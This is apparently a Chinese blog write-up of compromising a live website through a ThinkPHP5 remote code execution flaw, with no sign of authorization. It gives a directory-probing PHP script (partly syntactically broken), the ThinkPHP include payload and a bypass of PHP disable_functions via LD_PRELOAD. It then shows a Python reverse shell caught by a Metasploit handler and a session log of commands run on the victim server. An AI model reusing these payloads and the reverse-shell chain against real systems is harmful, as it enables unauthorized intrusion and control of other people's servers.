


记一次有趣的命令执行

前言

在一个群里面看到的，本来不想乱搞，但好几个人都说这个站坑爹变态，我的好奇心驱使我去瞧瞧，于是就有了此篇文章。

正文

发现网站存在 TP5 的 RCE 漏洞，存在此高危漏洞还被大家说变态，一定有他的特别之处。于是首先查看了 `disable_functions` 函数看他禁止了那些函数



The screenshot shows a web browser window with a URL containing a captcha and a PHPinfo page. Below the browser window, a table displays various PHP configuration settings. The 'disable_functions' setting is highlighted in blue, showing a list of prohibited functions: `passthru,exec,system,chroot,chrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server`.


| | | |
|-------------------------------------|---|---|
| <code>auto_globals_jit</code> | On | On |
| <code>auto_prepend_file</code> | no value | no value |
| <code>browscap</code> | no value | no value |
| <code>default_charset</code> | UTF-8 | UTF-8 |
| <code>default_mimetype</code> | text/html | text/html |
| <code>disable_classes</code> | no value | no value |
| <code>disable_functions</code> | <code>passthru,exec,system,chroot,chrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server</code> | <code>passthru,exec,system,chroot,chrp,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server</code> |
| <code>display_errors</code> | Off | Off |
| <code>display_startup_errors</code> | Off | Off |
| <code>doc_root</code> | no value | no value |
| <code>docref_ext</code> | no value | no value |
| <code>docref_root</code> | no value | no value |
| <code>enable_dl</code> | Off | Off |

嗯.... 常规操作。禁止了一下函数，没啥可说。

`passthru, exec, system, chroot, chgrp, chmod, shell_exec, proc_open, proc_get_status, popen, ini_alter, ini_restore, dl, openlog, syslog, readlink, symlink, popepassthru, stream_socket_server`

但没有禁止 `assert` 正常情况下即可通过 `file_put_contents` 函数直接写入恶意文件拿 shell 了


可目标站尝试写出文件提示失败了 一般失败的原因是根目录不可写 但一般情况下 `uploads` 目录是可写的 但目标连 `uploads` 都不可写 有趣! ~



页面错误！请稍后再试~

R3start.net

这个时候就该判断一下是否根本就没有写出的权限或者没有执行，尝试向/tmp/目录下文件成功 证明代码是能够执行的 只不过是没权限写入而已



页面错误！请稍后再试~

R3start.net

既然 assert 能够正常执行 那么就先探测一下可写入目录吧 改了改目录 探测脚本然后丢到目标/tmp 目录中

```


<?php
header("content-Type: text/html; charset=gb2312");
function listDir($dir){
    if(is_dir($dir)){
        if ($dh = opendir($dir)) {
            while (($file= readdir($dh)) != false){

                if((is_dir($dir."/".$file)) && $file!="." && $file!="..")
                {
                    if(is_writable($dir."/".$file)&&is_readable($dir."/".$file))
                    {
                        echo "<b><font color='red'>文件名: </font></b>". $dir.$file."<font color='red'> 可写</font><font color='Blue'> 可读
</font>". "<br><br>";
                    }else{
                        if(is_writable($dir."/".$file))
                        {
                            echo "<b><font color='red'>文件名: </font></b>". $dir.$file| "<font color='red'> 可写</font>". "<br><br>";
                        }else
                        {
                            echo "<b><font color='red'>文件名: </font></b>". $dir.$file."<font color='red'> 可读</font><font color='Blue'> 不可写
</font>". "<br><br>";
                        }
                    }

                    listDir($dir."/".$file."/");
                }
            }
        }
    }
}
closedir($dh);
}
}

listDir("/home/ [redacted] /")
?>

```




页面错误！请稍后再试~

然后包含这个文件即可，可直接 include 或者使用这个 exp 别问为什么不直接包含个大马，因为大马的每次操作都要发包，且使用一下 POC 包含他不会接收别的值

```

_method=__construct&method=get&filter[]=think\__include_file&server[]
=phpinfo&get[]= /tmp/xx

```



这就尴尬了嘛... 整个 web 目录都不可写 网站根目录是 public 目录提示可写，但是还是写不进去东西，测试好几个目录都不行之后，就不去纠结此问题了，换个思路试试。于是看看能不能反弹个 shell

可 disable_function 限制的很死，不能直接执行 cmd 于是尝试使用下面的脚本绕过


https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD

先将所需要的 .os 写入到目标服务器上



页面错误！请稍后再试~

然后修改一下调用代码写入目标服务器



cmdline: id > /tmp/cmdlog 2>&1

output:

uid=1001(www) gid=1001(www) groups=1001(www)

页面错误！请稍后再试~

R3start.net


完美，接下来就是反弹 shell 了 我使用 Python 进行反弹 将反弹脚本写入到目标站中



页面错误！请稍后再

R3start.net

先给权限 chmod 然后直接 python 执行



cmdline: python /tmp/ft.py > /tmp

output:

页面错误！请稍后再

R3start.net

远程主机上线，完美。

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on [REDACTED]
[*] Sending stage (53770 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED] > [REDACTED]:58922) at 2019-03-15 16:46:39 +0800

meterpreter > sessions -l
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > shell
Process 23325 created.
Channel 1 created.
sh: no job control in this shell
sh-4.2$ id
uid=1001(www) gid=1001(www) groups=1001(www)
sh-4.2$ uname -a
Linux ecs-78b0 3.10.0-862.14.4.el7.x86_64 #1 SMP Wed Sep 26 15:12:11 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
sh-4.2$ ifconfig
sh: ifconfig: command not found
sh-4.2$ /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.176 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::f816:3eff:feed:ced1 prefixlen 64 scopeid 0x20<link>
    ether fa:16:3e:ed:ce:d1 txqueuelen 1000 (Ethernet)
    RX packets 433233330 bytes 150497892596 (140.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 376038123 bytes 271532291875 (252.8 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

R3start.net

事实证明 :)

```
pwd
sh-4.2$ /home/www
sh-4.2$ ls -la
total 64
drwxr-xr-x 9 www www 4096 Dec 31 00:53 .
drwxr-xr-x 4 www www 4096 Mar  6 16:53 ..
drwxr-xr-x 3 www www 4096 Dec 18 19:51 .idea
-rwxr-xr-x 1 www www 1822 Mar 26 2018 LICENSE.txt
-rwxr-xr-x 1 www www 5775 Mar 26 2018 README.md
drwxr-xr-x 6 www www 4096 Dec 31 00:51 application
-rwxr-xr-x 1 www www 1099 Mar 26 2018 build.php
-rwxr-xr-x 1 www www 902 Mar 26 2018 composer.json
-rwxr-xr-x 1 www www 3792 Mar 26 2018 composer.lock
drwxr-xr-x 2 www www 4096 Nov 14 15:14 extend
drwxr-xr-x 6 www www 4096 Dec 24 14:39 public
drwxr-xr-x 5 www www 4096 Nov 14 15:19 runtime
-rwxr-xr-x 1 www www 753 Mar 26 2018 think
drwxr-xr-x 5 www www 4096 Nov 14 15:22 thinkphp
drwxr-xr-x 6 www www 4096 Jan 17 11:33 vendor
sh-4.2$ cd public
sh-4.2$ ls -la
total 48
drwxr-xr-x 6 www www 4096 Dec 24 14:39 .
drwxr-xr-x 9 www www 4096 Dec 31 00:53 ..
-rwxr-xr-x 1 www www 217 Aug 21 2018 .htaccess
drwxr-xr-x 8 www www 4096 Nov 14 15:16 assets
drwxr-xr-x 4 www www 4096 Nov 14 15:18 backend
-rwxr-xr-x 1 www www 4286 Sep 19 09:48 favicon.ico
-rwxr-xr-x 1 www www 826 Nov 29 18:37 index.php
-rwxr-xr-x 1 www www 24 Mar 26 2018 robots.txt
-rwxr-xr-x 1 www www 860 Dec 24 14:24 router.php
drwxr-xr-x 3 www www 4096 Nov 14 15:18 static
drwxr-xr-x 4 www www 4096 Mar 10 16:20 uploads
sh-4.2$ cd uploads
sh-4.2$ ls -la
total 16
drwxr-xr-x 4 www www 4096 Mar 10 16:20 .
drwxr-xr-x 6 www www 4096 Dec 24 14:39 ..
drwxrwxrwx 2 www www 4096 Jan 14 19:30 log
drwxr-xr-x 95 www www 4096 Jan 17 09:13 _img
sh-4.2$ cd log
ls -sh-4.2$ la
total 20
drwxrwxrwx 2 www www 4096 Jan 14 19:30 .
drwxr-xr-x 4 www www 4096 Mar 10 16:20 ..
-rwxrwxrwx 1 www www 116 Feb  5 20:00 n.txt
-rwxrwxrwx 1 www www 3441 Mar  9 13:10 r.txt
-rwxrwxrwx 1 www www 2949 Mar  9 13:08 a.txt
sh-4.2$ echo xxx>xx.txt
sh: xx.txt: Permission denied
sh-4.2$ id & us^H^Hwhoami
[1] 4519
www
sh-4.2$ uid=1001(www) gid=1001(www) groups=1001(www)
```